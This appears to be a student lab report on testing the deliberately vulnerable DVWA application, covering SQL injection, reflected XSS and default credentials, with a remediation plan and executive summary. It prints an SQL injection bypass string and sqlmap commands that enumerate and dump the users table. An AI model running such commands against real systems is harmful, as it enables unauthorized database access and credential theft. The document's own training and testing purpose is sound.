Web Application Testing Lab Report : DVWA Security Assessment

A comprehensive security assessment of the Damn Vulnerable Web Application (DVWA) revealed multiple critical vulnerabilities that could lead to complete system compromise. The most severe issues include SQL injection allowing full database access and Cross-Site Scripting vulnerabilities enabling client-side attacks. Immediate remediation is required to address these OWASP Top 10 security risks and prevent potential data breaches.

Testing Methodology & Setup

Assessment Framework

- **Target**: DVWA Instance (192.168.29.108)
- **Methodology**: OWASP Testing Guide v4.0
- **Tools**: sqlmap. Burpsuite
- **Scope**: Full web application testing with focus on OWASP Top 10

Testing Timeline & Activity Log

Timestamp	Target IP	Vulnerability	Tool Used	Status
2025-11-06 12:00	192.168.29.108	SQL Injection	sqlmap	Confirmed
2025-11-06 12:05	192.168.29.108	Reflected XSS	Burp Suite	Exploited
2025-11-06 12:15	192.168.29.108	Weak Authentication	Manual	Verified
2025-11-06 12:24	192.168.29.108	Session Management	OWASP ZAP	Documented

---

Vulnerability Findings Log

Web Application Vulnerabilities

Technical Findings

F001: SQL Injection (Critical - CVSS 9.1)

Vulnerability Details:

- **Location**: User ID parameter in SQLi module
- **Impact**: Complete database compromise
- **Evidence**: Successful extraction of all user credentials

Exploitation commands:

```
# Basic Authentication Bypass:
 'or '1'='1'--
```

Command

```
# Database enumeration
sqlmap -u "http://192.168.29.108/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit" --cookie="security=low; PHPSESSID=abc123" –dbs


# Table extraction
sqlmap -u "http://192.168.29.108/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit" --cookie="security=low; PHPSESSID=abc123" -D dvwa --tables


# Data exfiltration
sqlmap -u "http://192.168.29.108/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit" --cookie="security=low; PHPSESSID=abc123" -D dvwa -T users --dump
```

Fig 1: DVWA login page




Fig 2:




Fig 3: *Manual SQL injection payload demonstrating database extraction*





Fig 4: *SQL injection results showing complete user database compromise*



SQLmap Automation tool Evidence:

Fig 1: sqlmap database enumeration identifying available databases




Fig 2: sqlmap table extraction from DVWA database





Fig 3: Successful credential dumping from users table



F002: Cross-Site Scripting (Medium - CVSS 6.1)

Vulnerability Details:

- **Type**: Reflected XSS
- **Location**: Name parameter in XSS reflected module
- **Impact**: Session hijacking, credential theft

F003: Weak Authentication (High - CVSS 7.8)

Vulnerability Details:

- **Location:** Login mechanism
- **Impact:** Brute force attacks possible
- **Evidence:** Default credentials (admin/password) active
- **Risk:** Unauthorized administrative access

Visualization & Attack Path

Network Attack Diagram

Attacker →Web Application (Port 80) → SQL Injection → Database Compromise → XSS Vulnerability → Session Hijacking → Weak Auth → Unauthorized Access → Full System Control

Data Flow Compromise:

1. **Initial Access**: SQL Injection via user input
2. **Lateral Movement**: Database credential extraction
3. **Privilege Escalation**: Admin session theft via XSS
4. **Persistence**: Backdoor establishment

Remediation Plan :

Finding ID	Vulnerability	Remediation	Priority
F001	SQL Injection	Implement parameterized queries	Critical
F002	XSS	Apply output encoding	High
F003	Weak Auth	Enforce strong password policy	High

Non-Technical Executive Summary

During our recent security assessment of the company's test web application, we identified several critical security weaknesses that could potentially expose customer data and system integrity. The most significant issue allows attackers to directly access our user database, similar to having unauthorized keys to our filing cabinet. Another vulnerability could enable manipulation of user sessions, potentially leading to unauthorized account access.

These findings represent a high business risk that requires immediate attention. Our technical team has prepared specific solutions including code improvements and security policy updates. We recommend implementing these fixes promptly and conducting follow-up verification to ensure complete resolution. No customer data was compromised during this controlled security test.